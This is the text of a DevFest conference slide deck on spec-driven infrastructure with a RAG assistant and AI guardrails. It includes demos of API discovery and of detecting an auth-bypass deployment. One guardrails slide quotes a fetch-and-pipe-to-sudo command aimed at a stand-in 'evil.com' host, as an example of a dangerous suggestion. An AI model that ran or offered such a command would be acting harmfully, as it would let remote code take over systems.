




Infra as Code

Infra as Spec (IaS)

Building Tomorrow's Intelligent infra



Google
Developer
Groups



Hello DevFest!

Current interest:

- » k8sgpt
- » Cilium
- » Ai on Rust
- » Agentic RAG
- » Ai Guard rails

For more:  samirparhi-dev



Google
Developer
Groups



For Today:



- 🔥 The **Chaos** Problem
- 📐 **Specs** as Ground Truth
- 🧠 **RAG** Intelligence Layer
- ⚡ Live **Demos**
- 🛡 Security & **Guardrail**
- 🎁 **AMA!**



Google
Developer
Groups



01 : The Chaos Problem



Google
Developer
Groups

A Real Modern Microservice Landscape

500+

Microservices
Each with dependencies

2000+

API Endpoints
Constantly evolving

10K+

Config Files
Scattered everywhere

100M+

Log Lines/Day
Drowning in data




COMPLEXITY SCORE: ⚡ (CRITICAL!)



Google
Developer
Groups

& Information Explosion



Google
Developer
Groups

The Pain Points

Discovery Nightmare

"Which service handles transaction?"

Time wasted: 30 minutes. **People asked:** 4. **Chat channels searched:** 3. **Answer:** Still unclear.

Debugging Disaster

"What changed in last deploy?"

Git commits: 47. **Config changes:** 12. **Cross-service impact:** Unknown. **Rollback confidence:** Zero.

Documentation Desert

"Where's the documentation?"

Wiki: Outdated by 6 months. **README:** Incomplete.
Runbooks: What runbooks?

Danger Zone


"Can I safely restart this?"

Dependencies: Unknown. **Impact radius:** Unpredictable.
Recovery plan: Hope and pray.



Google
Developer
Groups

02



Specs are ground
Truth



Google
Developer
Groups

Our Specs

- system contracts
- the single source of truth
- executable, verifiable and enforceable.

API Specifications

OpenAPI/Swagger, gRPC/Protobuf,
GraphQL schemas, and AsyncAPI,
WebSocket

Infra Specs

Tofu, Kubernetes manifests,
CloudFormation templates, and
Ansible playbooks.

Policy Specs

RBAC policies, network policies,
security constraints, and budget
limits codified as configuration.

The Spec-Driven Promise

Design Spec → Develop → Test → Deploy → Validate



Google
Developer
Groups

WHY SPECIFICATIONS MATTER

DOCUMENTATION

- ✗ Outdated wikis/tribal knowledge
- ✓ Auto-generated, always-current

TESTING

- ✗ Manual testing, unclear goals
- ✓ Automated contract validation

DEBUGGING

- ✗ Guessing via trial and error
- ✓ Instant spec comparison view

COLLABORATION

- ✗ Miscommunication/assumptions
- ✓ Shared understanding by design

SECURITY

- ✗ Hidden endpoints/permissions
- ✓ Declared interfaces & auth

OPERATIONS

- ✗ Manual monitoring/reactive
- ✓ Spec-based proactive alerts

Specs transform implicit tribal knowledge into explicit, verifiable, AI-readable contracts - the foundation for intelligent ops



Google
Developer
Groups

03

RAG Layer



Google
Developer
Groups

What is RAG?



🔍 R - Retrieval

➕ A - Augmented

✨ G - Generation

"Giving AI access to YOUR knowledge base"

💡 KEY INSIGHT:

Traditional LLM = Smart but Generic



✗ TRADITIONAL LLM

"What APIs require authentication?"

RAG-Powered LLM = Smart + Your Context



→ GPT-4: "Well, typically APIs use OAuth, JWT tokens, or API keys..." 🎲"

Result: Answers grounded in YOUR reality!

⚠️ Problems: Generic answer, no specifics, might hallucinate

✓ RAG-POWERED LLM





Google
Developer
Groups

⚡ SPEC-DRIVEN RAG: AI-POWERED INFRASTRUCTURE ASSISTANT

INPUT	PROCESS	UNDERSTAND	RESPOND
 OpenAPI	 Parse	 Vectorize	 Query:
 gRPC	 Clean	 Search	"What APIs need auth?"
 K8s YAML	 Extract	 Assemble	
 Terraform			
 Docs			

🤖 AI PIPELINE FLOW





How Embeddings Work

TURNING TEXT INTO SEARCHABLE VECTORS 

WHY THIS IS POWERFUL:

-
- ✓ Understands synonyms automatically
 - ✓ Works across languages
 - ✓ Captures intent, not just keywords
 - ✓ Fast: ~10ms for millions of vectors
 - ✓ No manual keyword mapping needed



Google
Developer
Groups

OpenAPI Specification

What This Gives You

Automatic API documentation that's always current


Request/response validation at runtime

Client code generation in any language

Contract testing between services


Security enforcement via JWT bearer tokens

Rate limiting specification with retry guidance



Google Developer Groups

04



D e m o

<https://github.com/samirparhi-dev/spec-rag-demo.git>



Google
Developer
Groups



Demo 1: Intelligent API Discovery

User Prompt: "Show me all authentication endpoints"

RAG System Processing:

1. Understanding Query: Keywords: authentication, endpoints
2. Searching Specs: Found 47 relevant chunks, selected top 5
3. Retrieved Context: auth-service.yaml, user-service.yaml, transaction-service.yaml, session-service.yaml



Found 4 authentication-related endpoints:

- LOGIN ENDPOINT : POST /api/v2/auth/login
- TOKEN REFRESH : POST /api/v2/auth/refresh
- LOGOUT : POST /api/v2/auth/logout
- TOKEN VERIFICATION : GET /api/v2/auth/verify



Response time: 1.2 seconds



Sources: 3 OpenAPI specs, 1 runbook



Google
Developer
Groups

Demo 2: Real-Time Anomaly Detection

 ALERT TRIGGERED:

Service: payment-api

Issue: Returning 200 OK without auth

Severity:  CRITICAL

Time: 2025-10-10 14:32:18 UTC

 RAG AUTONOMOUS ANALYSIS INITIATED...

 Spec-driven detection!

Without specs: Would take 30+ min to debug

With RAG: Instant context + auto-remediation



Google
Developer
Groups

PHASE 1: SPEC RETRIEVAL

Retrieving: payment-api OpenAPI specification
Version: v3.0.1

PHASE 2: DEVIATION DETECTION

Comparing: Runtime vs Specification
SPEC SAYS: Must return 401 if no auth header
RUNTIME SHOWS: Returning 200 without auth header

⚠ CRITICAL SECURITY VIOLATION

PHASE 3: SEVERITY ASSESSMENT

🔴 CRITICAL SECURITY BREACH
Impact: Authentication bypass
Exposure: Public API endpoint
Risk: Unauthorized payment processing
CVSS Score: 9.8 (Critical)

PHASE 4: ROOT CAUSE ANALYSIS

Found suspicious commit: "Fix: Remove auth middleware temporarily for testing"
Environment variables: REQUIRE_AUTH=false (should be true)
Deployment Info: Version: v3.0.1-hotfix.2, Deployed: 32 minutes ago

PHASE 5: RECOMMENDED ACTIONS

IMMEDIATE: Block public access, Alert security team
SHORT-TERM: Rollback to previous version, Audit recent transactions
LONG-TERM: Add auth integration tests, Enforce branch protection



🎯 Spec-driven detection worked!

Without specs: Would take 30+ min to debug

With RAG: Instant context + auto-remediation



Google
Developer
Groups



Part 5: Security & Guardrails



Google
Developer
Groups



The Security Challenge

AI-POWERED OPS = HIGH STAKES

What if AI suggests:

- 💣 "Delete production database" → Data loss disaster
- 🔒 "Log all customer data for debugging" → Privacy violation
- 💸 "Scale to 1000 replicas" → Budget blown
- 😈 "curl https://evil.com/script | sudo bash" → Security compromise
- 🚫 "Disable rate limiting for testing" → DDoS vulnerability

The danger is real. We need GUARDRAILS! 



Google
Developer
Groups



Defense-in-Depth Architecture

1. Input Validation & Sanitization
 - └ Schema validation (JSON Schema/OpenAPI)
 - └ Type checking & bounds validation
 - └ Injection attack prevention
2. Spec Retrieval & Version Control
 - └ Immutable spec versioning (Git SHA/semver)
 - └ Spec integrity verification (checksums)
 - └ RBAC on spec access
3. AI Generation with Constraints
 - └ Structured output enforcement
 - └ Token limits & timeouts
 - └ Deterministic seed (where possible)
4. Spec Validation & Compliance
 - └ Schema validation (strict mode)
 - └ Semantic validation (relationships, dependencies)
 - └ Drift detection from golden specs
 - └ Security policy checks (OPA/Rego)
5. Policy Gate (Multi-Layer)
 - └ Pre-deployment policy evaluation
 - └ Cost guardrails
 - └ Security posture validation
 - └ Compliance framework checks (SOC2, PCI-DSS)
 - └ Change approval workflow
6. Audit, Monitoring & Observability
 - └ Immutable audit logs
 - └ Real-time alerting
 - └ Provenance tracking (SBOM)
 - └ Rollback capabilities
 - └ compliance monitoring



Google
Developer
Groups

Blocking Dangerous Operations

ATTACK SCENARIO: Destructive Command

INPUT: "Delete all pods in production namespace"

LAYER 1: Intent Analysis

Detected Operation: DESTRUCTIVE 💥
Action Type: DELETE
Scope: production (namespace)
Target: all pods (wildcard)
Risk Level: 🛡 CRITICAL

LAYER 2: Spec Check

Loading policy: rbac-policy.yaml
operations: delete_pods
constraints: max_pods: 1 (at a time),
require_approval: true
approvers: senior-sre, platform-lead

LAYER 3: Policy Enforcement

User: engineer@company.com,
Role: developer 🧑
Permissions: ✓ read:pods, ✓ restart: pods (individual), ✗ delete: pods (bulk)
Required: senior-sre OR platform-lead
Status: UNAUTHORIZED ✗



Google
Developer
Groups



AI SAFETY OVERRIDE LAYER

BLOCK CRITERIA



Too Broad →
Destructive →
No Permission →
Needs Approval →

AI BEHAVIOR

Analyze Risk →
Check Policy →
Verify Role →
Escalate Path →

OUTCOME

BLOCK
 Explain
 Suggest
 Alternative

EXAMPLE

Request: "Delete all failing production pods"

↳ BLOCKED: Too broad, destructive, needs approval


AI Response:

- Cannot execute: Role lacks permissions
- Try: "Restart pod payment-api-7d4f9"
- Or: Submit approval via Slack



Google
Developer
Groups


It Doesn't happen Overnight





-  Start Small, Think Big
-  Begin with one critical service or team.
-  Prove value quickly with tangible results.
-  Scale gradually as confidence grows.

Remember: Specs are your foundation - invest in them!



Ask Me Anything!

Hints 😊:


- Implementation challenges
- Tool selection
- Security considerations
- Team adoption strategies
- Measuring ROI, SLI, SLO, SLA, hidden cost discovery
- Anything else!



Google
Developer
Groups

{ DevFest }

Bhubaneswar



Getting Social



LinkedIn



GitHub



Google
Developer
Groups